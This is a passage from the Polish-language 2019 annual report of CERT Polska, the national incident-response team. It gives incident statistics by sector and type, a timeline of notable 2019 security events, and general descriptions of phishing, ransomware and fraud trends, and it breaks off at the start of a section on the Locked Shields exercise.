NASK

CERT.PL

Krajobraz bezpieczeństwa polskiego internetu

Raport roczny 2019

z działalności CERT Polska

NASK PIB/CERT Polska

ul. Kolska 12, 01-045 Warszawa
Telefon: +48 22 38 08 274
Faks: +48 22 38 08 399
e-mail: info@cert.pl
www.cert.pl

Współfinansowany przez instrument Unii Europejskiej „Łącząc Europę”

NASK

CERT.PL

Krajobraz bezpieczeństwa polskiego internetu

Raport roczny 2019

z działalności CERT Polska

Coraz częściej mamy do czynienia z infekcjami tzw. ransomware, czyli oprogramowaniem szyfrującym dane i żądającym od ofiary okupu.

Przemysław Jaroszewski
kierownik CERT Polska
NASK

Spis treści

O CERT Polska

Obowiązek wobec bezpiecznej sieci

CERT Polska działa w strukturach NASK – państwowego instytutu badawczego prowadzącego działalność naukową, krajowy rejestr domen .pl i dostarczającego zaawansowane usługi teleinformatyczne.

CERT Polska to pierwszy powstały w Polsce zespół reagowania na incydenty (z ang. Computer Emergency Response Team). Dzięki prężnej działalności od 1996 r. w środowisku zespołów reagujących, stał się rozpoznawalnym i doświadczonym podmiotem w dziedzinie bezpieczeństwa komputerowego. Od początku istnienia rdzeniem działalności zespołu jest obsługa incydentów bezpieczeństwa i współpraca z podobnymi jednostkami na całym świecie, zarówno w działalności operacyjnej, jak i badawczo-wdrożeniowej. Od 1998 r. CERT Polska jest członkiem międzynarodowego forum zrzeszającego zespoły reagujące – FIRST, a od 2000 należy do grupy roboczej europejskich zespołów reagujących – TERENA TF-CSIRT i działającej przy niej organizacji Trusted Introducer. W 2005 r. z inicjatywy CERT Polska powstało forum polskich zespołów abuse – Abuse FORUM, natomiast w 2010 r. CERT Polska dołączył do Anti-Phishing Working Group, stowarzyszenia gromadzącego firmy i instytucje aktywnie walczące z przestępczością w sieci.

Zgodnie z ustawą o krajowym systemie cyberbezpieczeństwa (2018 r.) NASK został wskazany jako jeden z Zespołów Reagowania na Incydenty Komputerowe tzw. CSIRT, który koordynuje obsługę incydentów zgłaszanych przez opera¬torów usług kluczowych, dostawców usług cyfrowych i samorząd terytorialny. Do CSIRT NASK incydenty mogą także zgłaszać wszyscy użytkownicy. NASK współtworzy także zaplecze analityczne oraz badawczo - rozwojowe dla krajowego systemu cyberbezpieczeństwa. Dużą część z tych zadań realizuje zespół CERT Polska.

Do głównych zadań zespołu CERT Polska należy:

- rejestrowanie i obsługa zdarzeń naruszających bezpieczeństwo sieci
- aktywne reagowanie w przypadku wystąpienia bezpośrednich zagrożeń dla użytkowników;
- współpraca z innymi zespołami CERT w Polsce i na świecie
- realizacja zadań wynikających w ustawy o krajowym systemie cyberbezpieczeństwa
- udział w krajowych i międzynarodowych projektach związanych z tematyką bezpieczeństwa teleinformatycznego;
- działalność badawcza z zakresu metod wykrywania incydentów bezpieczeństwa,
- analizy złośliwego oprogramowania i systemów wymiany informacji o zagrożeniach;
- rozwijanie własnych narzędzi do wykrywania, monitorowania, analizy i korelacji zagrożeń;
- regularne publikowanie Raportu CERT Polska o bezpieczeństwie polskich zasobów Internetu;
- działania informacyjno-edukacyjne, zmierzające do wzrostu świadomości w zakresie bezpieczeństwa teleinformatycznego, w tym:
  - publikowanie informacji o bezpieczeństwie na blogu cert.pl oraz w serwisach społecznościowych Facebook i Twitter;
  - organizacja cyklicznej konferencji SECURE;
- niezależne analizy i testy rozwiązań z dziedziny bezpieczeństwa teleinformatycznego.

Wstęp

Szanowni Państwo,

Rok 2019 był pierwszym pełnym rokiem obowiązywania ustawy o krajowym systemie cyberbezpieczeństwa. Wiele mechanizmów współpracy wewnątrz sektorów i między nimi dopiero się tworzyło, a duża część podmiotów dostosowywała się do nowych realiów i obowiązków. Trudno wobec tego pokusić się o podsumowanie funkcjonowania całego systemu. Z naszej perspektywy był to niewątpliwie rok wypełniony intensywną pracą, nawiązywaniem nowych relacji oraz budowaniem rozpoznawalności jako krajowy zespół reagowania na incydenty.

Z puntu widzenia szeroko pojętego bezpieczeństwa, w ubiegłym roku wyraźnym trendem było zjawisko rozpowszechniania fałszywych informacji. Choć głównie kojarzymy je z walką polityczną i szykanowaniem konkretnych osób lub ugrupowań, zastosowanie fake newsów jest znacznie szersze, a skutki bywają bardziej dotkliwe.

Dezinformacja od dawna wykorzystywana była jako ważny element budowania narracji propagandowej, np. wzbudzającej negatywne emocje i przekonania na temat konkretnego kraju. Praktyki tego rodzaju włączane są w katalog działań wojny informacyjnej. Fałszywe informacje wykorzystywane są też jako narzędzie cyberprzestępców, którzy tworzą własne kopie portali informacyjnych, aby rozpowszechniać sensacyjne doniesienia o rzekomych porwaniach czy skandalach, chcąc w ten sposób nakłonić czytelników do podawania pod wpływem emocji wrażliwych danych. Temat jest na tyle ważny, że we wrześniu 2019 r. NASK PIB opracował odrębny raport “Zjawisko dezinformacji w dobie rewolucji cyfrowej” poświęcony społecznym, ekonomicznym i psychologicznym aspektom dezinformacji. Natomiast przykłady konkretnych ataków i incydentów z wykorzystaniem fałszywych informacji opisujemy szczegółowo w tym raporcie.

To wszystko nie oznacza, że zagrożenia techniczne tracą na znaczeniu. Wciąż funkcjonuje wiele aktywnych botnetów, a nowe powstają także w oparciu o urządzenia IoT. Nie brakuje również prób tworzenia złośliwych aplikacji dla urządzeń mobilnych i bardziej tradycyjnych, rozsyłanych w załącznikach emaili. Coraz częściej mamy do czynienia z infekcjami tzw. ransomware, czyli oprogramowaniem szyfrującym dane i żądającym od ofiary okupu.

Niniejszy raport jest jak zawsze podsumowaniem roku z perspektywy CERT Polska, a oprócz opisu najważniejszych naszym zdaniem zagrożeń i incydentów, zawiera także informacje o prowadzonych przez nas projektach i działaniach edukacyjnych oraz statystyki zebrane na podstawie danych z repozytorium n6.

Zachęcamy gorąco do korzystania z opisanych w raporcie systemów takich jak MWDB czy n6 do zgłaszania incydentów, śledzenia naszych mediów społecznościowych, a także do wnikliwej lektury treści raportu.

Najważniejsze obserwacje z 2019 roku

1. CERT Polska zarejestrował w 2019 r. 6484 incydenty. Jest to rekordowa liczba, a zarazem rekordowy wzrost rok do roku (73 proc.). Najczęściej występującym typem ataku był phishing, który stanowił ok. 54,2 proc. wszystkich incydentów. Na drugim miejscu znalazły się zgłoszenia dotyczące złośliwego oprogramowania – ok. 14,9 proc. Incydenty z kategorii "obraźliwe i nielegalne treści", w tym spam, stanowiły ok. 12,1 proc. wszystkich zarejestrowanych incydentów.
2. Znaczna część wyłudzeń w polskim internecie wykorzystuje fałszywe bramki płatności w połączeniu z mailami lub smsami o konieczności dokonania niewielkiej opłaty - za przesyłkę, dopłaty do paczki itp.
3. Fałszywe informacje wykorzystywane są coraz powszechniej - zarówno w kampaniach propagandowych prowadzonych przez rządy, jak i w zwykłej przestępczości, gdzie są narzędziem wzbudzającym emocje i prowokującym do odwiedzenia fałszywej strony czy podania danych dostępowych.
4. Obserwowaliśmy wiele przypadków i wariantów wyłudzeń związanych z handlem internetowym - od ofert na portalach ogłoszeniowych po fałszywe sklepy.
5. Złośliwe aplikacje na Android pojawiające się w 2019 r. podszywały się m.in. pod banki, firmy kurierskie i policję. Ich skuteczność jest wciąż niska, ponieważ wymagają odpowiednio wiarygodnego scenariusza socjotechnicznego, który nakłoni ofiarę do zainstalowania aplikacji spoza oficjalnego sklepu i udzielenia jej odpowiednich uprawnień.
6. Rok 2019 przyniósł znaczący wzrost infekcji ransomware w sektorze przemysłowym, medycznym i administracji rządowej oraz samorządowej. Zmienia się przy tym model biznesowy przestępców - coraz częściej domagają się okupu nie tylko za odszyfrowanie danych, ale także za ich nieujawnianie.
7. Niepokojącym trendem jest wykorzystywanie anonimowych bramek mailowych do rozsyłania fałszywych alarmów bombowych, m.in. do szkół, urzędów czy szpitali.
8. Wśród złośliwego oprogramowania rozsyłanego emailem dominował Emotet. W jego kampaniach zastosowano nową technikę uwiarygodniania wiadomości: doklejanie fragmentów rzeczywistych konwersacji wykradzionych wcześniejszym ofiarom.
9. Ataki na urządzenia IoT stają się coraz bardziej specjalizowane - często ukierunkowane są na pojedynczą podatność w określonym modelu wybranego producenta. Zmienia się również cel wykorzystania przejętych urządzeń: oprócz ataków DDoS atakujących coraz częściej interesuje kradzież danych, dystrybucja malware'u lub kopanie kryptowalut.
10. Zaobserwowaliśmy około 1.3 mln unikalnych adresów IP z polskich sieci z usługami, które mogą być wykorzystane w atakach DRDoS, co oznacza spadek o 600 tys. w porównaniu z rokiem 2018. W dalszym ciągu najpopularniejszą usługą pozwalającą na ataki DRDoS są źle skonfigurowane otwarte serwery DNS.
11. Obserwowana aktywność botnetów w polskich sieciach jest niższa niż w ubiegłych latach. Odnotowaliśmy również więcej adresów serwerów zarządzających botnetami. Powyższy fakt świadczy o większej skali wymiany informacji o zagrożeniach, co w konsekwencji prowadzi do skutecznego wygaszania największych botnetów.
12. W ramach projektów SOASP i AMCE, zespół CERT Polska był zaangażowany w rozwój platform wymiany informacji o zagrożeniach (n6, mwdb.cert.pl, nowy portal injects.cert.pl) i narzędzi służących do analizy złośliwego oprogramowania (projekt Drakmon).

Kalendarium

12	grudzień 2019	więcej informacji...
18	Wyciek danych Virgin Mobile	• https://niebezpiecznik.pl/post/wyciek-a-raczej-kradziez-danych-klientow-virgin-mobile/
11	**listopad 2019**	**więcej informacji...**
15	Zgubienie laptopa z danymi osobowymi studentów SGGW	• https://niebezpiecznik.pl/post/kradziez-laptopa-sggw-dane-studentow/
10	**październik 2019**	**więcej informacji...**
31	Kara dla burmistrza Aleksandrowa Kujawskiego za naruszenie RODO	• https://niebezpiecznik.pl/post/pierwszy-urzad-w-polsce-dostaje-kare-za-rodo/
30	Pozew przeciwko NSO Group złożony przez Facebooka ws. Pegasusa	• https://niebezpiecznik.pl/post/facebook-whatsapp-pozew-nso-pegasus/
28	25 000 loginów i haseł do Spotify, w tym polskie	• https://niebezpiecznik.pl/post/25-000-loginow-i-hasel-do-spotify-krazy-po-sieci-wsrod-ofiar-sa-polacy/
21	Ujawnienie informacji o ataku na Avasta	• https://zaufanatrzeciastrona.pl/post/avast-zhakowany-ale-wykryl-atak-i-usunal-intruza/
20	Ujawnienie informacji o ataku na NordVPN	• https://zaufanatrzeciastrona.pl/post/jak-nordvpn-przez-rok-udawal-ze-wcale-go-nikt-nie-zhakowal/
17	Zatrzymanie poznańskiego urzędnika-informatyka, który wyłudził 500 tyś PLN	• https://niebezpiecznik.pl/post/urzedowy-informatyk-wyludzil-500-tys-zl-swiadczen-socjalnych-zbrodnia-prawie-doskonala/
13	Uruchomenie programu publicznego bug bounty	• https://zaufanatrzeciastrona.pl/post/allegro-uruchamia-pierwszy-duzy-publiczny-program-bug-bounty-w-polsce/
06	Atak na polskich użytkowników Twittera	• https://niebezpiecznik.pl/post/twitter-atak-aplikacja/
09	**wrzesień 2019**	**więcej informacji...**
19	3 miliony kary dla Morele.net od UODO za naruszenie RODO	• https://niebezpiecznik.pl/post/3-miliony-kary-dla-morele-net-od-uodo-za-naruszenie-rodo/
02	Publikacja przez szantażystę danych o umowach zawieranych przez spółkę GetHero	• https://niebezpiecznik.pl/post/szantazysta-wykradl-dane-polskiej-agencje-i-ujawnia-zarobki-influencerow/
08	**sierpień 2019**	**więcej informacji...**
31	Przejęcie konta dyrektora Twittera i publikacja obraźliwych treści na jego koncie	• https://niebezpiecznik.pl/post/szef-twittera-zhackowany-przez-kilkadziesiat-minut-publikowal-wulgarne-tresci-na-swoim-koncie/
30	Ujawnienie informacji o ataku celowanego na mniejszość ujgurską w Chinach za pomocą 0-day'ów na iOS	• https://zaufanatrzeciastrona.pl/post/masowy-atak-na-uzytkownikow-iphonow-przez-dwa-lata-infekowal-urzadzenia/
27	Wyciek faktur Selgros24.pl	• https://zaufanatrzeciastrona.pl/post/setki-tysiecy-faktur-byly-dostepne-dla-kazdego-klienta-selgros24-pl/
07	**lipiec 2019**	**więcej informacji...**
24	Ujęcie przestępców odpowiedzialnych za kradzieże 718 tyś PLN za pomocą duplikatu kart SIM	• https://zaufanatrzeciastrona.pl/post/ukradli-718-000-pln-kupili-14-sztabek-zlota-wpadli-po-kilku-dniach/

21	Atak na Ubera przez lukę w VPN-ie Palo Alto	• https://zaufanatrzeciastrona.pl/post/zhakowali-ubera-przez-luke-w-vpnie-palo-alto/
18	Początek “awantury” o FaceApp	• https://niebezpiecznik.pl/post/faceapp-to-narzedzie-rosjan/
11	Ataki na salony dilerskie Play	• https://zaufanatrzeciastrona.pl/post/salony-sieci-play-na-celowniku-bezczelnych-wlamywaczy/
8	Zamknięcie giełdy Bitmarket.pl	• https://niebezpiecznik.pl/post/polska-gielda-kryptowalut-bitmarket-pl-sie-wziela-i-zamknela/
06	**czerwiec 2019**	**więcej informacji...**
21	Publikacja fałszywych informacji o ewakuacji Polaków przez wojska USA na wielu przejętych stronach	• https://niebezpiecznik.pl/post/niezalezna-pl-i-inne-serwisy-w-polsce-zhackowane-rozsiewaly-plotki-o-ewakuacji-polakow-przez-zandarmerie-i-wojska-usa/
19	Przejęcie ruchu internetowego z Europy przez Chiny za pomocą BGP Hijackingu	• https://niebezpiecznik.pl/post/chiny-po-raz-kolejny-przejely-internetowy-ruch-z-europy/
14	Płatność fałszywej faktury za samolot przez LOT	• https://zaufanatrzeciastrona.pl/post/jak-lot-zaplacil-zlodziejom-26-mln-pln-raty-za-samoloty/
04	Zatrzymanie użytkownika polish-bandit z forum ToRepublic	• https://zaufanatrzeciastrona.pl/post/kolejny-uzytkownik-torepublic-znalazl-sie-w-rekach-organow-scigania/
05	**maj 2019**	**więcej informacji...**
31	Przejęcie domen wpad.pl wykorzystywanych do ataku BadWPAD przez CERT Polska	• https://www.cert.pl/news/single/przejecie-domen-pl-zwiazanych-z-atakiem-badwpad/
28	Zatrzymanie 18-latka z Łodzi prowadzącego forum pedofilskie	• https://zaufanatrzeciastrona.pl/post/18-latek-z-lodzi-prowadzil-popularne-forum-pedofilskie-w-sieci-tor/
04	**kwiecień 2019**	**więcej informacji...**
04	Wyciek danych 540 mln użytkowników Facebooka	• https://niebezpiecznik.pl/post/dane-540-mln-uzytkownikow-facebooka-byly-dostepne-publicznie-znow-w-chmurze-amazona/
03	**marzec 2019**	**więcej informacji...**
26	Pierwsza w Polsce kara nałożona przez UODO - 943 tyś. PLN	• https://niebezpiecznik.pl/post/rodo-niemal-milion-zlotych-kary-dla-polskiej-firmy-za-przetwarzanie-danych-przedsiebiorcow/
20	Atak ransomware na Norsk Hydro	• https://niebezpiecznik.pl/post/to-ransomware-uderzyl-w-potentata-aluminium-norsk-hydro/
02	**luty 2019**	**więcej informacji...**
15	Deface polskich witryn podczas konferencji bliskowschodniej w Warszawie	• https://zaufanatrzeciastrona.pl/post/hakerzy-zaatakowali-polskie-witryny-podczas-konferencji-bliskowschodniej-w-warszawie/
08	Opłacenie fałszywej faktury przez spółkę z grupy PGZ	• https://www.rmf24.pl/fakty/news-gigantyczna-afera-w-polskiej-grupie-zbrojeniowej-milionowe-s,nId,2825611
01	**styczeń 2019**	**więcej informacji...**
31	Pożar serwerowni T-Mobile w Warszawie	• https://niebezpiecznik.pl/post/pozar-t-mobile/
29	Kaspersky Lab wpada na trop ataku ShadowHammer	• https://securelist.com/operation-shadowhammer/89992/
21	Kara nałożona na Google przez francuski urząd ochrony danych	• https://niebezpiecznik.pl/post/50-mln-euro-kary-dla-google-za-naruszenie-rodo/
05	Początek informacji o rzekomo podłożonych bombach w różnego rodzaju instytucjach	• https://zaufanatrzeciastrona.pl/post/nieuchwytny-przestepca-paralizuje-od-stycznia-prace-polskich-firm-i-urzedow/
04	Wyciek danych niemieckich polityków	• https://niebezpiecznik.pl/post/olbrzymi-wyciek-danych-setek-niemieckich-politykow-z-prawie-kazdej-partii-politycznej/

Ochrona cyberprzestrzeni RP i działania CERT Polska

Obsługa zgłoszeń, incydentów i reagowanie na zagrożenia

Zespół CERT Polska od początku 2019 r. aktywnie działał wypełniając obowiązki wynikające z ustawy o krajowym systemie cyberbezpieczeństwa. Naszym głównym zadaniem niezmiennie pozostaje obsługa zgłaszanych incydentów. W ubiegłym roku zostało jednak podjętych wiele dodatkowych działań.

Opracowany został specjalny formularz do zgłaszania osób kontaktowych dla operatorów usług kluczowych oraz podmiotów publicznych[1]. Zgłaszający ma możliwość wyboru, jaki podmiot reprezentuje, a następnie przenoszony jest do szczegółowego formularza, który zawiera pytania niezbędne do efektywnej komunikacji. Osobą kontaktową może być również podmiot zewnętrzny, pełniący dla danej instytucji usługi z zakresu cyberbezpieczeństwa. Formularz znajduje się pod adresem https://www.incydent.cert.pl/osoba-kontaktowa

Stworzyliśmy również rekomendacje dotyczące zgłaszania osoby kontaktowej. Dokument powstał w porozumieniu CSIRT NASK oraz CSIRT GOV. Można w nim znaleźć wskazówki, gdzie w strukturach organizacji powinna znajdować się taka osoba oraz jakie powinna mieć kompetencje. Kolejne rekomendacje dotyczą stworzenia adresów mailowych do zgłaszania incydentów oraz kontaktu. Mamy nadzieję, że nowy formularz i rekomendacje pomogą podmiotom w wypełnianiu zadań wynikających z ustawy.

W 2019 r. CSIRT NASK podejmował współpracę z organami właściwymi ds. cyberbezpieczeństwa. Odbyły się spotkania z przedstawicielami następujących sektorów: energii, bankowego i infrastruktury rynków finansowych, ochrony zdrowia, transportu, zaopatrzenia w wodę i jej dystrybucji. Celem było przygotowanie rekomendacji dotyczących działań mających na celu wzmocnienie cyberbezpieczeństwa, w tym wytycznych sektorowych dotyczących zgłaszania incydentów. Praca z organami odbywa się w trybie bilateralnym.

Kolejnym podjętym przez CERT Polska krokiem było rozszerzenie klasyfikacji podmiotów zgłaszających incydenty ze względu na sektory. Dzięki tej zmianie można lepiej zobrazować zachodzące zjawiska. Wydzieliliśmy takie sektory jak: handel hurtowy i detaliczny, media czy osoby fizyczne. Dokładny opis naszych statystyk oraz zachodzących trendów znajduje się w dalszej części raportu.

Statystyki zawarte w niniejszym rozdziale dotyczą zgłoszeń przekazanych zespołowi CERT Polska oraz zarejestrowanych na ich podstawie incydentów cyberbezpieczeństwa. Wspomniane zgłoszenia były przesyłane poprzez formularz znajdujący się na stronie internetowej https://incydent.cert.pl, mailowo na adres cert@cert.pl lub zarejestrowane przez jednego z operatorów na podstawie zdobytych informacji. Statystyka nie zawiera danych gromadzonych i przetwarzanych automatycznie w systemie n6.

Sukcesywny wzrost liczby incydentów oraz zgłoszeń obserwowany jest od wielu lat. Rok 2019 był pod tym względem rekordowy – zespół CERT Polska obsłużył 22 343 zgłoszenia, które zostały skrupulatnie przeanalizowane i pogrupowane w sposób niezautomatyzowany. Na podstawie 10 489 zgłoszeń zarejestrowano łącznie 6 484 incydenty cyberbezpieczeństwa (dla przypomnienia, w roku 2018 zarejestrowano 3 739 incydentów). Tabela 2. zawiera podsumowanie incydentów z podziałem na kategorie wg klasyfikacji eCSIRT.net[2].

CERT Polska odnotował rekordowy wzrost liczby obsłużonych incydentów na poziomie 73 proc. w porównaniu do 2018 r. W ubiegłym roku najczęściej występującym typem ataku był phishing, który stanowił ok. 54,2 proc. wszystkich incydentów. Na drugim miejscu pod względem liczby zarejestrowanych

1. Obowiązek zgłaszania osoby kontaktowej do spraw cyberbezpieczeństwa wynika odpowiednio z art. 9 i art. 21 ustawy o krajowym systemie cyberbezpieczeństwa (Dz. U. 2018 poz. 1560)
2. https://www.trusted-introducer.org/Incident-Classification-Taxonomy.pdf

incydentów znalazły się zgłoszenia dotyczące złośliwego oprogramowania – ok. 14,9 proc. Incydenty z kategorii "obraźliwe i nielegalne treści", w tym spam, stanowiły ok. 12,1 proc. wszystkich zarejestrowanych incydentów.

Zdecydowanie najpopularniejszym typem incydentu obsługiwanym przez CERT Polska był phishing, stanowiący ponad połowę wszystkich przypadków. W porównaniu do roku wcześniejszego udział incydentów phishingowych wzrósł o ok. 10 punktów procentowych. Wśród przestępców największą popularnością cieszyły się dwa rodzaje wyłudzeń tego typu. Pierwszym z nich był phishing na serwis społecznościowy Facebook. Atakujący publikowali posty zawierające informację o porwaniu bądź uprowadzeniu dziecka wraz z adresem do strony internetowej, na którym dostępne było nagranie z zajścia. Chcąc obejrzeć nagranie, użytkownik zmuszony był do potwierdzenia ukończenia 18. roku życia, uwierzytelniając się poprzez konto na Facebooku. W ten sposób atakujący otrzymywał dostęp do konta poszkodowanego, które to z kolei mogło być wykorzystywane do kolejnego oszustwa m.in. "na BLIK-a".

Metoda ta bazuje na podszywaniu się pod właściciela konta Facebook i wysyłaniu wiadomości prywatnych do osób, które są dodane do listy znajomych na danym koncie, z prośbą o przelew przy użyciu systemu płatności mobilnych BLIK (zob. str. 46). Drugim popularnym atakiem phishingowym w 2019 r. było podszywanie się pod operatora szybkich płatności PayU oraz DotPay. Przestępcy w sposób masowy wysyłali do przypadkowych osób wiadomości e-mail lub SMS zawierające informacje o koniecznej opłacie np. dopłacie do paczki, zapłacie za egzekucję komorniczą itd. Podczas podawania danych uwierzytelniających (login, hasło) na fałszywej stronie serwisu płatności atakujący przechwytywali je i pozyskiwali możliwość zalogowania się do bankowości elektronicznej ofiary (zob. str. 49).

Stosunek zgłoszeń dotyczących złośliwego oprogramowania do ogółu zarejestrowanych incydentów zmalał o ok. 9 punktów procentowych w porównaniu do ubiegłego roku – z ok. 24 proc. do ok. 15 proc. – chociaż incydentów odnotowaliśmy więcej. W 2019 r. obserwowano wiele kampanii, które w sposób masowy atakowały polskich użytkowników. Najczęściej zauważalnym wektorem było rozsyłanie wiadomości mailowych z rzekomą fakturą, dokumentem bądź informacją. Przeważnie wiadomości te były sygnowane nazwami znanych firm i zawierały pliki ze skryptem, dokumentem lub adresem internetowym odsyłającym do pobrania złośliwego oprogramowania. Liczba incydentów niesklasyfikowanych w tej kategorii wynika z faktu, że w początkowej fazie obsługi zgłoszenia trudno stwierdzić, z jakim rodzajem złośliwego oprogramowania mamy do czynienia. Tak jak w latach poprzednich, klasyfikacja zgłoszonych incydentów dotyczących złośliwego oprogramowania jest złożona i w niektórych przypadkach może nie przedstawiać rzeczywistego rodzaju zagrożenia. Powodem takiego stanu rzeczy jest wielopoziomowość ataków oraz ogrom funkcji, w jakie wyposażone jest dane złośliwe oprogramowanie.

Biorąc pod uwagę liczbę incydentów obsłużonych w 2019 r. na trzecim miejscu znalazły się zgłoszenia nielegalnych i obraźliwych treści o charakterze spamu. W porównaniu do 2018 r. odnotowano w tej kategorii wzrost zarejestrowanych incydentów na poziomie ok. 88 proc. Najczęściej obsługiwanymi tego typu incydentami były ataki tzw. sextortion scam, polegające na masowym rozsyłaniu wiadomości mailowych informujących o rzekomym posiadaniu przez nadawcę materiałów prezentujących ofiarę w kontekście erotycznym i żądające okupu w zamian za ich wykasowanie. Nowością w ubiegłym roku okazało się dodanie do treści szantażu prawdziwych informacji o imieniu ofiary, jej numerze telefonu komórkowego, oraz numerze PESEL. Dane te pochodziły najprawdopodobniej z jakiegoś dużego wycieku, a ich zamieszczenie znacznie uprawdopodabniało zdarzenie w oczach ofiary. Niewielki udział innych rodzajów nielegalnych i obraźliwych treści wynika z faktu, że ich obsługą zajmuje się dedykowany do tego celu zespół Dyżurnet.pl (www.dyzurnet.pl), który również działa w strukturach NASK PIB. Zestawienie tego typu zgłoszeń zawarte zostało w raporcie Dyżurnet.pl[3] za 2019 r.

Wysokie miejsce wśród sektorów, w których wystąpił incydent, zajmuje handel hurtowy i detaliczny. Ma to związek z przypadkami fałszywych sklepów. Ten wektor ataku nadal jest bardzo popularny wśród przestępców. Większość zgłoszeń tego typu, jakie trafiły do CERT Polska, została przesłana przez osoby fizyczne. Jest to znacząca część wszystkich incydentów. Na trzecim miejscu w statystyce znajduje się sektor media, co związane jest z częstymi atakami phishingowymi wyłudzającymi dane uwierzytelniające użytkowników do portali takich jak Netflix czy Facebook.

3. https://dyzurnet.pl/multimedia/najnowsze-raporty-z-dzialalnosci.html

CERT Polska w ramach ustawy o krajowym systemie cyberbezpieczeństwa w 2019 r. obsłużył 9 incydentów, które zaklasyfikowano jako poważne, czyli takie, których wystąpienie ma istotny skutek zakłócający świadczenie usługi kluczowej. Zarejestrowaliśmy 6 incydentów poważnych z sektora bankowego. Pozostałe 3 wystąpiły w sektorach: energii, ochrony zdrowia i infrastruktury cyfrowej.

W 2019 r. CERT Polska obsłużył 336 incydentów dotyczących podmiotów publicznych, co stanowi ok. 5,2 proc. wszystkich zarejestrowanych incydentów. Zgłoszenia z tego sektora najczęściej były klasyfikowane jako złośliwe oprogramowanie lub obraźliwe i nielegalne treści, w tym spam. Zdarzały się również ataki phishingowe mające na celu przejęcie danych uwierzytelniających do poczty elektronicznej. Pod koniec roku w podmiotach publicznych zaobserwowano zwiększoną liczbę zgłoszeń dotyczących zaszyfrowania złośliwym oprogramowaniem typu ransomware.

Zachęcamy do zapoznania się ze statystykami incydentów obsłużonych przez CERT Polska w 2019 r.

Sektor gospodarki	Liczba incydentów	%
Osoby fizyczne	1212	18,7%
Bankowość	1057	16,3%
Media	748	11,5%
Handel hurtowy i detaliczny	624	9,6%
Infrastruktura cyfrowa	550	8,5%
Finanse	500	7,7%
Usługi inne	480	7,4%
Administracja publiczna	336	5,2%
Oświata i wychowanie	62	1%
Transport	61	0,9%
Służba zdrowia	53	0,8%
Poczta i usługi kurierskie	49	0,8%
Produkcja	46	0,7%
Budownictwo i gospodarka nieruchomościami	31	0,5%
Energetyka	28	0,4%
Logistyka i dystrybucja	19	0,3%
Kultura i ochrona dziedzictwa narodowego	9	0,1%
Hotele, restauracje, catering	9	0,1%
Turystyka	8	0,1%
Wodociągi	5	0,08%
Działalność ubezpieczeniowa	5	0,08%
Kultura fizyczna	4	0,06%
Wyznania religijne i mniejszości narodowe	3	0,05%
Rolnictwo	3	0.05%
Gospodarka odpadami	2	0,03%
Rybołówstwo	2	0,03%
Izby gospodarcze i handlowe	0	0,0%
Inne	578	9%
Razem	6484	100%

Tab. 1. *Incydenty obsłużone przez CERT Polska w 2019 r. w podziale na sektor gospodarki.*

Typ incydentu	Liczba incydentów	%
I. Obraźliwe i nielegalne treści, w tym:	812	12,5%
Spam	786	12,1%
Dyskredytacja, obrażanie	11	0,2%
Pornografia dziecięca, przemoc	0	0,0%
Niesklasyfikowane	15	0,2%
II. Złośliwe oprogramowanie, w tym:	969	14,9%
Wirus	0	0,0%
Robak sieciowy	0	0,0%
Koń trojański	69	1,1%
Oprogramowanie szpiegowskie	0	0,0%
Dialer	0	0,0%
Rootkit	0	0,0%
Niesklasyfikowane	900	13,9%
III. Gromadzenie informacji, w tym:	95	1,5%
Skanowanie	44	0,7%
Podsłuch	1	0,02%
Inżynieria społeczna	26	0,4%
Niesklasyfikowane	24	0,4%
IV. Próby włamań, w tym:	77	1,2%
Wykorzystanie znanych luk systemowych	1	0,02%
Próby nieuprawnionego logowania	29	0,4%
Wykorzystanie nieznanych luk systemowych	0	0,0%
Niesklasyfikowane	47	0,7%
V. Włamania, w tym:	160	2,5%
Włamanie na konto uprzywilejowane	10	0,2%
Włamanie na konto zwykłe	39	0,6%
Włamanie do aplikacji	14	0,2%
Bot	11	0,2%
Niesklasyfikowane	86	1,3%
VI. Dostępność zasobów, w tym:	57	0,9%
Atak blokujący serwis (DoS)	4	0,1%
Rozproszony atak blokujący serwis (DDoS)	33	0,5%
Sabotaż komputerowy	1	0,02%
Przerwa w działaniu usług (niezłośliwe)	6	0,1%
Niesklasyfikowane	13	0,2%
VII. Atak na bezpieczeństwo informacji, w tym:	41	0,6%
Nieuprawniony dostęp do informacji	20	0,3%
Nieuprawniona zmiana informacji	2	0,03%
Niesklasyfikowane	19	0,3%

VIII. Oszustwa komputerowe, w tym:	4086	63,0%
Nieuprawnione wykorzystanie zasobów	5	0,1%
Naruszenie praw autorskich	5	0,1%
Kradzież tożsamości, podszycie się	23	0,4%
Phishing	3516	54,2%
Niesklasyfikowane	537	8,3%
IX. Podatne usługi, w tym:	102	1,6%
Otwarte serwisy podatne na nadużycia	8	0,1%
Niesklasyfikowane	94	1,4%
X. Inne	85	1,3%
Razem	6484	100%

Tab. 2. *Incydenty obsłużone przez CERT Polska w 2019 r. według typów.*

Ćwiczenia i konkursy międzynarodowe

CERT Polska regularnie uczestniczy w międzynarodowych ćwiczeniach sprawdzających zarówno umiejętności technicznej analizy zagrożeń, jak i testujących procedury reagowania na incydenty w kontekście międzynarodowym. Najważniejszymi z nich są coroczne ćwiczenia defensywne Locked Shields oraz organizowane raz na dwa lata Cyber Europe. Od 2018 r. przygotowywujemy także polską reprezentację, która bierze udział w europejskich zawodach European Cyber Security Challenge.

Locked Shields 2019

Locked Shields to największe i najbardziej zaawansowane ćwiczenia obrony bezpieczeństwa komputerowego na świecie. Organizowane są corocznie, już od 2010 r. przez CCDCOE – certyfikowane przez NATO Centrum Doskonałości ds. Współpracy w dziedzinie Cyberbezpieczeństwa z siedzibą w Estonii. W ćwiczeniach uczestniczą kraje finansujące działanie Centrum, podmioty komercyjne i instytucje naukowe. W scenariuszu ćwiczenia każda z reprezentacji ćwiczących krajów pełni rolę zespołu "niebieskiego", czyli reagowania na incydenty komputerowe. Na prośbę fikcyjnego, sojuszniczego kraju Berylia każdy z zespołów "niebieskich" ochrania symulowaną część jego infrastruktury informatycznej przed wrogimi działaniami zespołu "czerwonych". Do zadań zespołów "niebieskich" należą nie tylko działania defensywne – zabezpieczenie sieci, wykrywanie i zapobieganie atakom, ale także wymiana informacji w ramach współpracy międzynarodowej. Wszystko dzieje się pod dużą presją czasu, w nieznanym wcześniej zespołom "niebieskim" środowisku. Działania "czerwonych" mają z kolei symulować działania zorganizowanego, wrogiego zespołu posługującego się taktyką, technikami i procedurami aktora APT ("advanced persistent threat").

